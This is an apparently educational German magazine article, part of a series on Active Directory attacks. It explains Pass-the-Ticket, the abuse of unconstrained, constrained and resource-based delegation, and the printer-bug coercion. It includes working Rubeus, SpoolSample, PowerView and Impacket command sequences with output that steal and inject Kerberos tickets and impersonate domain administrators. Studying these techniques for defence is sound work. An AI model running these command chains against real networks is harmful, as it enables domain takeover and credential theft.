Active Directory: Wie Angreifer Tickets, Delegierung und Trusts missbrauchen

Vertrauensfragen

Frank Ully

Besonders tückisch ist beim Active Directory alles, was im Zusammenhang mit Vertrauen und Rechten steht. Fehlkonfigurationen sind hier gleichbedeutend mit einem hohen Missbrauchspotenzial für Angreifer.

Der sechste Teil der mehrteiligen Reihe über Active Directory (AD) beschreibt ergänzend zu den vorigen Beiträgen – besonders zu den Artikeln in *iX* 11/2020 [1] und *iX* 12/2020 [2] – weitere Möglichkeiten, wie Angreifer sich mit den Datenschätzen, die sie bei der Erforschung des AD (Enumeration) angehäuft haben, höhere Rechte verschaffen. Er zeigt Fehlkonfigurationen bei den verschiedenen Arten der Delegierung und stellt eine neue Variante bekannter Angriffe wie Net-NTLM-Relaying [3] vor. Zudem wird erklärt, wie leicht Angreifer mit Administratorrechten in einer Domäne deren Grenze überschreiten und alle Domänen innerhalb der AD-Gesamtstruktur kompromittieren.

Beim Pass-the-Hash-Angriff [1] missbraucht ein Angreifer den NT-Passwort-Hash, bei Overpass the Hash alternativ einen AES-Kerberos-Schlüssel – beide dienen äquivalent zu Passwörtern dem Zugriff auf entfernte Ressourcen. Ebenso können Kerberos-Tickets gestohlen und wiederverwendet werden, um Zugang zu einem anderen Rechner oder Netzwerkressourcen zu erhalten.

Pass the Ticket – auch bei Kerberos

Bei Authentifizierung mit dem Kerberos-Protokoll liefert ein Ticket Granting Ticket (TGT) den Nachweis, dass ein Benutzer derjenige ist, für den er sich ausgibt [4]. Der Domänencontroller (DC), der Authentifizierungsanfragen verifiziert, nimmt Anfragen für den Zugang zu Diensten entgegen, validiert das TGT und verpackt die darin angegebenen Rechteinformationen in einem Serviceticket (Ticket Granting Service; TGS). Dann verschlüsselt er es, sodass nur der DC und der Dienst das Ticket entschlüsseln können. Kann der Dienst das Serviceticket entschlüsseln und validieren und ist der Benutzer berechtigt, erhält er Zugriff auf die angeforderte Ressource.

Aus der Sicht eines Angreifers erlaubt Pass the Ticket (PtT) privilegierten Zugriff auf Netzwerkressourcen, ohne ein Benutzerpasswort oder ein Äquivalent wie einen Hash zu benötigen. Dabei können sowohl TGS wie auch TGT missbraucht werden: Mit einem TGS erhält der Angreifer Zugriff auf den jeweiligen Dienst, mit einem TGT kann er neue Servicetickets als der angegriffene Benutzer anfordern.

Tools wie das in dieser Artikelreihe bereits häufig erwähnte Mimikatz, seine PowerShell-Variante Invoke-Mimikatz oder Rubeus (sie sind wie alle weiteren im Text erwähnten Werkzeuge zu finden über ix.de/z8zu) können auf einen kompromittierten Windows-Rechner geladen werden, um Tickets aus seinem Arbeitsspeicher auszulesen, genauer gesagt aus dem Prozess lsass.exe (kurz für Local Security Authority Subsystem Service), der auch Passwort-Hashes speichert [1].

Ticketklau durch den Admin

Ein nicht administrativer Benutzer kann nur eigene Tickets abrufen. Wenn ein Angreifer auf einem Windows-System jedoch lokale Administratorrechte erlangt, kann

Listing 1: Das Tool Rubeus erleichtert den Umgang mit Angriffen auf Kerberos

```
PS > .\Rubeus.exe triage
Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x1b959

 ------------------------------------------------------------------------------------------------------------------------------------
 | LUID    | UserName                       | Service                                                                 | EndTime             |
 ------------------------------------------------------------------------------------------------------------------------------------
 | 0x1b959 | susanne.server @ AD.2CONSULT.CH | krbtgt/AD.2CONSULT.CH                                                   | 15.12.2020 14:23:55 |
 | 0x1b959 | susanne.server @ AD.2CONSULT.CH | LDAP/DC01.ad.2consult.ch/ad.2consult.ch                                 | 15.12.2020 14:23:55 |
 | 0x3e4   | jumphost01$ @ AD.2CONSULT.CH    | krbtgt/PRODUKTION.AD.2CONSULT.CH                                        | 15.12.2020 14:23:24 |
 | 0x3e4   | jumphost01$ @ AD.2CONSULT.CH    | LDAP/DC01.ad.2consult.ch                                                | 15.12.2020 14:23:24 |
 | 0x3e4   | jumphost01$ @ AD.2CONSULT.CH    | GC/PROD-DC01.produktion.ad.2consult.ch/ad.2consult.ch                   | 15.12.2020 14:23:24 |
 | 0x3e4   | jumphost01$ @ AD.2CONSULT.CH    | cifs/DC01.ad.2consult.ch                                                | 15.12.2020 14:23:24 |
 | 0x3e4   | jumphost01$ @ AD.2CONSULT.CH    | ldap/dc01.ad.2consult.ch/ad.2consult.ch                                 | 15.12.2020 14:23:24 |
 | 0x3e7   | jumphost01$ @ AD.2CONSULT.CH    | krbtgt/AD.2CONSULT.CH                                                   | 15.12.2020 14:23:24 |
 | 0x3e7   | jumphost01$ @ AD.2CONSULT.CH    | cifs/DC01.ad.2consult.ch/ad.2consult.ch                                 | 15.12.2020 14:23:24 |
 | 0x3e7   | jumphost01$ @ AD.2CONSULT.CH    | JUMPHOST01$                                                             | 15.12.2020 14:23:24 |
 | 0x3e7   | jumphost01$ @ AD.2CONSULT.CH    | ldap/PROD-DC01.produktion.ad.2consult.ch/produktion.ad.2consult.ch      | 15.12.2020 14:23:24 |
 | 0x3e7   | jumphost01$ @ AD.2CONSULT.CH    | LDAP/DC01.ad.2consult.ch                                                | 15.12.2020 14:23:24 |
 | 0x3e7   | jumphost01$ @ AD.2CONSULT.CH    | ldap/dc01.ad.2consult.ch/ad.2consult.ch                                 | 15.12.2020 14:23:24 |
 ------------------------------------------------------------------------------------------------------------------------------------
```

er aus anderen lokalen Sitzungen auf diesem Rechner gültige Tickets von deren Benutzern extrahieren. Auch bei Sitzungen mit `runas` oder Anmeldungen über das Netzwerk, etwa via Remote-Desktop oder dem bei Systemverwaltern beliebten `PsExec` mit Passworteingabe, bleibt ein TGT zurück. Weitere Informationen über Anmeldetypen und ob dabei wiederverwendbare Anmeldeinformationen auf dem Ziel hinterlassen werden, verzeichnet Microsoft in einer Windows-Server-Dokumentation (siehe ix.de/z8zu).

Ausgelesene Tickets kann ein Angreifer nun verwenden, um Zugang zu Plattformen wie SharePoint oder Diensten wie Dateifreigaben zu erhalten, sich so in einem Lateral Movement [1] schrittweise durch ein Netzwerk bewegen und Befehle auf den entfernten Rechnern ausführen. Diese Aktivität kann so lange dauern, wie das jeweilige Ticket gültig ist – in der Regel 10 Stunden.

Rubeus, benannt nach dem Halbriesen aus der Harry-Potter-Reihe, ist ein in C# geschriebenes Angriffswerkzeug, um den dreiköpfigen Höllenhund Kerberos zu bändigen. Es muss zunächst mit Visual Studio kompiliert werden. Wer aus dem Internet heruntergeladenen Binärdateien vertraut, findet auch einsatzbereite Versionen auf GitHub.

Zunächst können mit Rubeus' Triage-Funktion alle verfügbaren Kerberos-Tickets angezeigt werden (Listing 1). Läuft Rubeus in einer administrativen PowerShell-Sitzung, werden auch Tickets anderer Benutzer angezeigt.

Details über die verfügbaren Tickets liefert der folgende Rubeus-Befehl (Ausgabe aus Platzgründen nicht dargestellt):

```
PS > .\Rubeus.exe klist
```

Mit dem `dump`-Kommando werden alle verfügbaren Tickets, sowohl TGT wie auch TGS, ausgelesen und Base64-codiert dargestellt. Bei einer administrativen Sitzung werden auch Tickets anderer Benutzer extrahiert (Listing 2).

TGT sind durch den Zusatz `krbtgt` im Feld `ServiceName` gekennzeichnet, TGS durch das zu einem Dienst passende Präfix, beispielsweise `CIFS` oder `LDAP` [4].

Die so ausgelesenen Tickets können nun, auch auf einem anderen Rechner, in eine Sitzung injiziert werden. Hat der ursprüngliche Ticketbenutzer auf dem entfernten System administrative Rechte, kann der Angreifer dort über das Netzwerk Befehle ausführen, beispielsweise mit dem Microsoft-Sysinternals-Tool `PsExec`:

```
PS > .\Rubeus.exe ptt /ticket:
    doIFgjCCBX6gAwIBBaEDAgEWooIEezCCBHdhggRz...
PS > .\PsExec.exe -accepteula
          \\fileserver01.ad.2c.consult.ch cmd
```

Übrigens können Angreifer, die ein an eine Windows-Domäne angebundenes Linux-System kompromittiert haben, dort ebenfalls Kerberos-Tickets erbeuten und für PtT-Angriffe zum Ausbreiten im Active Directory einsetzen. Unter Windows geraubte Tickets können mit Linux-Angriffswerkzeugen wie der Impacket-Skriptsammlung [1] genutzt werden und vice versa. Allerdings haben Kerberos-Tickets bei Windows- und Linux-Tools lokal ein unterschiedliches Format und müssen zuvor konvertiert werden, beispielsweise mit einem Ticket-Converter-Skript.

Nachahmung löst Kerberos-Double-Hop-Problem

Eine weitere Gefahr der Privilegienerhöhung, zusätzlich zu den in vorigen Artikeln gezeigten Angriffspunkten, lauert bei den verschiedenen Arten der Kerberos-Delegierung.

Wie das Authentifizierungsprotokoll Kerberos funktioniert, wurde in [4] im

X-TRACT

- Beide Arten von Kerberos-Tickets – Ticket Granting Tickets und Servicetickets – sind wie Passwörter, Passwort-Hashes und Kerberos-AES-Schlüssel Authentifizierungsmaterial und können von Angreifern gestohlen und wiederverwendet werden.
- Kerberos-Delegierung erlaubt es einem System, sich im Namen eines Benutzers bei einem anderen System anzumelden. Fehlkonfigurationen bei allen Delegierungsarten ermöglichen Rechteerhöhung zu lokalen Administratoren bis hinauf zum Domänenadmin.
- IPv6 ist in AD-Umgebungen in der Standardeinstellung aktiviert, aber oft nicht konfiguriert und produktiv eingesetzt. Angreifer können dann den Umstand, dass Windows IPv6 gegenüber IPv4 bevorzugt, für Man-in-the-Middle-Angriffe ausnutzen.

Listing 2: Rubeus zeigt ein Kerberos-Ticket als Base64-codierten Datensatz an

```
PS > .\Rubeus.exe dump /nowrap
Action: Dump Kerberos Ticket Data (All Users)

[*] Current LUID    : 0x1b959

  UserName                 : susanne.server
  Domain                   : 2CONSULT
  LogonId                  : 0x1b959
  UserSID                  : S-1-5-21-3725456991-164711372-156644679-1108
  AuthenticationPackage    : Kerberos
  LogonType                : Interactive
  LogonTime                : 15.12.2020 04:23:54
  LogonServer              : DC01
  LogonServerDNSDomain     : AD.2CONSULT.CH
  UserPrincipalName        : susanne.server@ad.2consult.ch


    ServiceName           :  krbtgt/AD.2CONSULT.CH
    ServiceRealm          :  AD.2CONSULT.CH
    UserName              :  susanne.server
    UserRealm             :  AD.2CONSULT.CH
    StartTime             :  15.12.2020 04:23:55
    EndTime               :  15.12.2020 14:23:55
    RenewTill             :  22.12.2020 04:23:55
    Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
    KeyType               :  aes256_cts_hmac_sha1
    Base64(key)           :  hRlnKRi/pSUd6KDWJBTRmbJwYwUbBQyT7RHg9ah1aSI=
    Base64EncodedTicket   :

      doIFgjCCBX6gAwIBBaEDAgEWooIEezCCBHdhggRzMIgekuerzt]==
[...]
```

Detail geschildert. Reines Kerberos bietet keine Möglichkeit des delegierten Zugriffs, mit dem zum Beispiel ein Webserver als ein bei ihm angemeldeter Benutzer auf eine Datenbank eines Datenbankservers zugreifen könnte. Diese Beschränkung ist auch als das Double-Hop-Problem bekannt (siehe ix.de/z8zu), das von Kerberos-Delegierung gelöst wird. Delegierung ermöglicht einer Anwendung (wie einem Webserver im Frontend), die Anmeldedaten des Benutzers wiederzuverwenden, um in dessen Namen auf Ressourcen zuzugreifen, die auf einem anderen System verwaltet werden (wie einem Datenbankserver im Backend). Ein Server kann sich also als ein Benutzer ausgeben, um ihm ohne erneutes Eingeben der Anmeldedaten Zugriff auf Dienste auf anderen Servern zu ermöglichen.

Jede Art von Delegierung – uneingeschränkte, eingeschränkte und selbst ressourcenbasiert-eingeschränkte – kann auf jeweils individuelle Art missbraucht werden.

Unsicherer Delegierungs-Dinosaurier

Ein Server, dem für uneingeschränkte Delegierung (Unconstrained Delegation) vertraut wird, darf sich bei jedem beliebigen Dienst innerhalb des Active Directory als (fast) beliebiger Benutzer ausgeben. Implementiert wurde diese erste Delegierungsart zunächst in Windows Server 2000 und sie ist noch heute in aktuellen AD-Umgebungen anzutreffen.

Wenn ein Benutzer von einem DC ein Serviceticket (TGS) für einen Dienst anfordert, für den uneingeschränkte Delegierung aktiviert ist, kopiert der DC das Ticket Granting Ticket (TGT) des Benutzers und hängt es an das TGS an, das später dem Dienst vorgelegt wird. Wenn der Benutzer mit diesem TGS auf den Dienst zugreift, wird das enthaltene TGT extrahiert und im LSASS-Prozess des Servers zur späteren Verwendung gespeichert. Auf diese Weise kann sich der Server mit konfigurierter uneingeschränkter Delegierung später bei Bedarf als dieser Benutzer ausgeben.

Damit dies möglich ist, müssen zwei Voraussetzungen erfüllt sein: Die erste ist, dass bei dem Konto, das eine Authentifizierung delegieren möchte, das Flag `TRUSTED_FOR_DELEGATION` in seinem `userAccountControl`-Attribut gesetzt ist. Um dieses Flag zu vergeben (Abbildung 1), wird das `SeEnableDelegationPrivilege`-Recht benötigt, das normalerweise nur Domänenadministratoren haben. Die zweite Voraussetzung ist, dass das Benutzerkonto auch delegiert werden kann. Standardmäßig können alle Konten delegiert werden; dies kann aber über das Flag `NOT_DELEGATED` verhindert werden, worauf ein späterer Artikel zur Absicherung eingehen wird.


Computerkonto mit uneingeschränkter Delegierung, das bewirkt das `TRUSTED_FOR_DELEGATION`-Flag (Abb. 1).

Abermals hilft beim Missbrauch das PowerShell-Skript PowerView, das im Enumerations-Artikel in *iX* 10/2020 [5] vorgestellt wurde (die folgenden Befehle beziehen sich auf die dev-Version), um Computer mit uneingeschränkter Delegierung zu finden.

```
PS > Get-DomainComputer -Unconstrained |
                        select -expand dnshostname
DC01.ad.2consult.ch
FILESERVER01.ad.2consult.ch
```

Domänencontroller sind standardmäßig mit uneingeschränkter Delegierung konfiguriert. Da sie besser geschützt sein sollten als Anwendungsserver, ist dies kein Angriffsvektor. Zudem würde die Kontrolle eines DC als dessen lokaler Administrator ohnehin die Kompromittierung der Domäne bedeuten, auch ohne das Ausnutzen von Delegierungsschwachstellen.

Ein Angreifer kann uneingeschränkte Delegierung auf unterschiedliche Arten ausnutzen. Kompromittiert er einen Computer, der Dienste mit uneingeschränkter Delegierung anbietet, kann er im LSASS-



Prozess vorhandene TGT für die Clients beziehungsweise Benutzer dieser Dienste auslesen oder warten, bis sich ein hoch privilegierter Benutzer verbindet und dabei ein TGT mitbringt. Dieses TGT kann der Angreifer für einen Pass-the-Ticket-Angriff nutzen, beispielsweise wie oben beschrieben mit Rubeus. Allerdings könnte er auf einem solchen kompromittierten Computer in vielen Fällen auch Anmeldedaten in Form von Hashes oder Kerberos-Schlüsseln auslesen und stattdessen Pass the Hash oder Overpass the Hash ausführen [1].

Viel spannender für jemanden mit üblen Absichten: Ein Server mit uneingeschränkter Delegierung ist ein großer Zwischenschritt auf dem Weg zur Kontrolle über die komplette AD-Umgebung. Wenn es dem Angreifer gelingt, ein privilegiertes Konto wie einen Domänenadministrator zur Interaktion mit einem der von ihm kontrollierten Dienste zu überreden, kann er das Administrator-TGT stehlen und die Domäne übernehmen.

Ungepatchter Printer-Bug liefert Adminaccount

Wenn auf einem Domänencontroller der Dienst Druckerspooler (Print Spooler) läuft, kann ein Angreifer den Spoolerdienst bitten, eine Statusinformation über laufende Druckaufträge an das System mit uneingeschränkter Delegierung zu senden – dabei authentifiziert sich der Controller mit seinem Computerkonto gegenüber dem bereits kompromittierten Server.

Listing 3: Per Printer-Bug wird ein Domänencontroller dazu gebracht, sich mit seinem Computer-Konto auf einem bereits übernommenen Rechner anzumelden

```
PS > .\SpoolSample.exe dc01.ad.2consult.ch fileserver01.ad.2consult.ch
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\dc01.ad.2consult.ch, CaptureServer: \\fileserver01.ad.2consult.ch
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```

Dank dessen unsicherer Delegierungseinstellung hat der Angreifer nun ein TGS samt TGT des DC-Kontos und kann mit dessen Rechten agieren, die denen eines Domänenadmins gleichkommen. Das Ausnutzen des Druckerspoolers wird auch als Printer-Bug bezeichnet; allerdings gibt es dafür keinen Patch von Microsoft.

Nachdem ein Angreifer einen Computer mit uneingeschränkter Delegierung mit PowerView wie oben enumeriert und anschließend kompromittiert hat, etwa über einen von BloodHound aufgespürten Angriffspfad [1], startet er darauf eine administrative PowerShell-Sitzung und überwacht eingehende Verbindungen mit Rubeus:

```
PS > .\Rubeus.exe monitor /interval:1 /nowrap
```

Folgender Befehl prüft, ob auf einem entfernten Rechner der Spoolerdienst läuft. Erscheint keine Fehlermeldung, läuft dort der Dienst:


```
PS > ls \\dc01\pipe\spoolss
```

Anschließend dient das in C# geschriebene Tool `SpoolSample` dazu, über das Protokoll MS-RPRN (Print System Remote Protocol) den Druckerspooler auf dem Domänencontroller aufzufordern, sich im Beispiel mit dem kompromittierten Rechner `FILESERVER01` zu verbinden (Listing 3).

Das parallel laufende Rubeus zeigt nun an, dass `2CONSULT\DC01$` sich mit dem vom Angreifer kontrollierten Rechner verbunden hat. Ein in Base64 codiertes TGT des Computerkontos des DC wird ausgegeben und kann wie oben beschrieben über Pass the Ticket verwendet werden, um sich in der aktuellen Sitzung als Domänencontroller zu authentifizieren.

Jetzt kann der Angreifer Freigaben auf dem DC anzeigen, Programme darauf ausführen oder über DCSync [1] die Anmeldeinformationen sämtlicher Benutzer in der Domäne auslesen.

Der Angriff hat sich ein Computerkonto mit uneingeschränkter Delegierung zunutze gemacht. Auch ein Benutzerkonto, für das diese Delegierungsart konfiguriert ist, lässt sich ausnutzen; die Vorgehensweise beschreibt der Blogartikel „Abusing Users Configured with Unconstrained Delegation“ (siehe ix.de/z8zu).



Computerkonto mit eingeschränkter Delegierung, dies verändert beim Konto das Attribut `msDS-AllowedToDelegateTo` (Abb. 2).

Eingeschränkte Delegierung: nicht ohne Fehl und Tadel

Eingeschränkte Delegierung (Constrained Delegation) wurde mit Windows Server 2003 als „sicherere“ Variante der Kerberos-Delegierung eingeführt, bei der keine Benutzer-TGT mehr auf dem delegierenden Server hinterlegt werden. Ein Frontend-Webserver, der sich als ein Benutzer ausgeben muss, um in dessen Namen auf Daten in einer Datenbank zuzugreifen, kann derart eingeschränkt werden, dass er sich nur am Datenbankserver delegiert authentifizieren kann. Uneingeschränkte Delegierung ermöglicht es, für einen Benutzer Kerberos-Tickets für jeden beliebigen Dienst in der Domäne anzufordern. Dagegen soll eingeschränkte Delegierung einem Computer- oder Benutzerkonto nur erlauben, Tickets mit der Identität des angemeldeten Benutzers für einen bestimmten Dienst anzufordern.

Abbildung 2 zeigt, dass `FILESERVER01` sich nur gegenüber dem Service Principal Name (SPN) `TIME/DC01` als beliebiger Benutzer ausgeben darf. Der SPN als Name, über den ein Client eine Instanz eines Dienstes identifiziert, ist wesentlich für das Ausstellen von Servicetickets, mit denen ein Client auf Dienste wie Netzwerkfreigaben zugreift.

Für die eingeschränkte Delegierung hat Microsoft die Kerberos-Erweiterungen S4U2Self und S4U2Proxy entwickelt: S4U

steht für „Service for User“. S4U2Self erlaubt es einem Konto, für sich selbst ein Serviceticket (TGS) im Namen eines beliebigen Benutzers anzufordern, ohne dessen Passwort zu benötigen. Dieser Mechanismus ist zum Protokollübergang notwendig, weil Benutzer zunächst mit einem anderen Authentifizierungsprotokoll wie Net-NTLM angemeldet sein können, etwa wenn sie über das Internet auf einen Webserver zugreifen – dabei ist noch kein für Kerberos-Delegierung notwendiges TGS vorhanden.

Self Service für den Protokollübergang

S4U2Self ist für eingeschränkte Delegierung nur erfolgreich, wenn der anfragende Benutzer das Flag `TRUSTED_TO_AUTH_FOR_DELEGATION` in seinem `userAccountControl`-Attribut gesetzt hat: Dann wird das ausgestellte Ticket vom Domänencontroller als weiterleitbar (forwardable) gekennzeichnet. Die Erweiterung S4U2Proxy verwendet das weiterleitbare Serviceticket, um nun ein Serviceticket für den zur Delegierung erlaubten Dienst anzufordern. Dabei prüft der DC, ob der angeforderte Dienst im Attribut `msDS-AllowedToDelegateTo` des anfordernden Kontos aufgeführt ist, und stellt nur dann ein Ticket aus, wenn die Prüfung erfolgreich ist.

Der S4U2Self-Mechanismus zum Protokollübergang ist der erste Bestandteil, der Angriffe auf eingeschränkte Delegierung ermöglicht. Die zweite Zutat ist, dass das SPN-Feld im Serviceticket, das von der S4U2Proxy-Erweiterung ausgestellt wird, nicht geschützt ist: Darin können zusätzlich „alternative Services“ angegeben werden. Da das Feld nicht verifiziert wird, können TGS für andere alternative Dienste auf dem Zielrechner beantragt werden und nicht nur für jenen Dienst, der für eingeschränkte Delegierung vorgesehen ist (Details siehe ix.de/z8zu). Das gibt dem Angreifer die Möglichkeit, gültige Tickets für jeden gewünschten Dienst anzufordern, den der Host unterstützt.

Das bedeutet: Wenn ein Angreifer das Passwort oder ein Äquivalent wie einen Hash für ein Benutzer- oder Computerkonto hat, das eine eingeschränkte Delegierung für einen bestimmten Dienst erlaubt, kann er als Administrator auf den Rechner zugreifen, auf dem dieser Dienst läuft. Das gibt ihm vollen Zugriff auf diesen Computer – egal, für welchen Dienst die Delegierung eingestellt ist.

Passwort überwindet Einschränkung

Mit PowerView findet der Angreifer zunächst ein Computerkonto, für das eingeschränkte Delegierung aktiviert ist (`TRUSTED_TO_AUTH_FOR_DELEGATION`):

```
PS > Get-DomainComputer -TrustedToAuth |
                        select -expand dnshostname
FILESERVER01.ad.2consult.ch
```

Listing 4: Angriff auf eingeschränkte Delegierung mit Rubeus zum Erreichen lokaler Administratorrechte auf einem Computer

```
PS > .\Rubeus.exe s4u /user:FILESERVER01$ /rc4:9552704b847b88da9322f9c2332aa682
                      /msdsspn:"time/DC01" /altservice:ldap /impersonateuser:Administrator /ptt
[*] Action: S4U

[*] Using rc4_hmac hash: 9552704b847b88da9322f9c2332aa682
[*] Building AS-REQ (w/ preauth) for: 'ad.2consult.ch\FILESERVER01$'
[+] TGT request successful!
[*] base64(ticket.kirbi): [...]

[*] Action: S4U

[*] Using domain controller: DC01.ad.2consult.ch (10.10.10.45)
[*] Building S4U2self request for: 'FILESERVER01$@AD.2CONSULT.CH'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'FILESERVER01$@AD.2CONSULT.CH'
[*] base64(ticket.kirbi): [...]

[*] Impersonating user 'Administrator' to target SPN 'time/DC01'
[*]   Final ticket will be for the alternate service 'ldap'
[*] Using domain controller: DC01.ad.2consult.ch (10.10.10.45)
[*] Building S4U2proxy request for service: 'time/DC01'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'ldap'
[*] base64(ticket.kirbi) for SPN 'ldap/DC01': [...]

[+] Ticket successfully imported!
```

Und er ermittelt im zweiten Schritt für diesen Computer, für welche SPNs und damit Konten Delegierung erlaubt ist:

```
PS > Get-DomainComputer FILESERVER01 |
        select -expand msds-AllowedToDelegateTo
time/DC01.ad.2consult.ch
time/DC01
```

Der Rechner `FILESERVER01` kann also an den `time`-Dienst auf dem Domänencontroller delegieren. Um diese Delegierungseinstellung auszunutzen, muss zunächst der Passwort-Hash des Computerkontos `FILESERVER01$` ermittelt werden. Dazu kann Mimikatz auf dem Dateiserver ausgeführt werden, der dafür durch eine andere Schwachstelle bereits kompromittiert sein muss [4].

Rubeus kann mehrere Angriffsschritte in einem Befehl zusammenfassen. Zunächst wird für das kompromittierte Konto, für das eingeschränkte Delegierung erlaubt ist, mit dessen Passwort-Hash ein TGT angefordert. Anschließend führt Rubeus S4U2Self und S4U2Proxy aus, wobei der erlaubte SPN aus dem Feld `msDS-AllowedToDelegateTo` des Kontos sowie der eigentlich interessante Dienst als `altservice`-Parameter verwendet werden. Es folgt die Angabe, welches Konto imitiert werden soll, dabei ist jeder gültige Benutzername möglich. Schließlich wird über PtT das erstellte Serviceticket automatisch in die aktuelle Sitzung injiziert.

So hilft Rubeus, automatisch einen TGT und anschließend ein TGS für den LDAP-SPN anzufordern (Listing 4), der benötigt wird, um direkt im Anschluss einen DCSync-Angriff durchzuführen.

Das Beispiel oben hat das Ausnutzen eines kompromittierten Computerkontos gezeigt. Auch ein übernommenes Benutzerkonto kann ausgenutzt werden: Ein Konto, das beispielsweise zu `cifs/fileserver01.ad.2consult.ch` delegieren darf, kann dafür missbraucht werden, sich gegenüber diesem Dienst als beliebiger Domänenbenutzer auszugeben.

Auf einem kompromittierten Rechner, der eingeschränkte Delegierung nutzt, kann ein Angreifer ohne weitere Angriffsschritte auch die bereits lokal zwischengespeicherten TGS für Pass the Ticket ausnutzen.

Verhältnismäßig wenig angreifbar

Die ressourcenbasiert-eingeschränkte Delegierung (Resource-based Constrained Delegation, kurz RBCD) ist seit Windows Server 2012 die jüngste Delegierungsart und bietet vergleichsweise wenige Angriffspunkte (siehe ix.de/z8zu). Bei ihr

Listing 5: Angriff auf ressourcenbasiert-eingeschränkte Delegierung von einem Linux-Rechner aus

```
# cd /usr/share/doc/python3-impacket/examples
# wget https://raw.githubusercontent.com/tothi/rbcd-attack/master/rbcd.py
# chmod +x rbcd.py
# ./addcomputer.py -computer-name 'boeserrechner$' -computer-pass NeuesPasswort1 -dc-ip 10.10.10.45 ad.2consult.ch/kompromittierterbenutzer:Passwort123!
# ./rbcd.py -f boeserrechner -t FILESERVER01 -dc-ip 10.10.10.45 2consult\\kompromittierterbenutzer:Passwort123!
# ./getST.py -spn cifs/FILESERVER01.ad.2consult.ch -impersonate Administrator -dc-ip 10.10.10.45 ad.2consult.ch/boeserrechner\$:NeuesPasswort1
# export KRB5CCNAME=$(pwd)/Administrator.ccache
# ./smbclient.py -k -no-pass fileserver01.ad.2consult.ch
```

wird die Verantwortung verlagert: Während bei der eingeschränkten Delegierung das Computerkonto des weiterleitenden Servers die Liste der erlaubten Zieldienste in Form von SPN enthält, verwalten bei RBCD die Ressourcen beziehungsweise Dienste eine Liste von Konten, denen sie für die Delegierung vertrauen und denen sie somit erlauben, sich bei ihnen im Namen eines anderen Kontos zu authentifizieren. Im Beispiel von Web- und Datenbankserver bedeutet das, dass die Delegierung auf dem Computerkonto des Datenbankservers konfiguriert wird, statt auf dem Webserverkonto, das an den Datenbankdienst delegiert.

Der Sicherheitsvorteil besteht darin, dass RBCD das `userAccountControl`-Flag `TRUSTED_TO_AUTH_FOR_DELEGATION` nicht verwendet, das bei eingeschränkter Delegierung für ein weiterleitbares Serviceticket notwendig war. S4U2Self ist für einen Dienst – also ein Konto mit gesetztem SPN – immer erlaubt, von S4U2Self zurückgegebene Servicetickets sind aber ohne das Flag nicht weiterleitbar. Stattdessen werden bei RBCD die Konten, die für die Delegierung zugelassen sind, im `msDS-AllowedToActOnBehalfOfOtherIdentity`-Attribut des Computerkontos der Zielressource verwaltet.

Ein erfolgreicher Angriff auf eine AD-Umgebung mit dieser Art der Delegierung ist somit schwierig. Ein Angreifer müsste auf dem Domänencontroller ein Konto in das `msDS-AllowedToActOnBehalfOfOtherIdentity`-Attribut der Zielressource einfügen dürfen.

Allerdings: Angegriffen werden können Computerkonten, in deren RBCD-Attribut ein bereits kompromittiertes Benutzer- oder Computerkonto gelistet ist. Ebenso attackiert werden können Computerkonten, in deren Zugriffskontrolllisten für einen bereits kompromittierten Sicherheitsprinzipal Berechtigungen wie `GenericAll`, `GenericWrite` oder `WriteProperty` gesetzt sind [2], die diesem Prinzipal das Verändern des Attributs `msDS-AllowedToActOnBehalfOfOtherIdentity` erlauben.

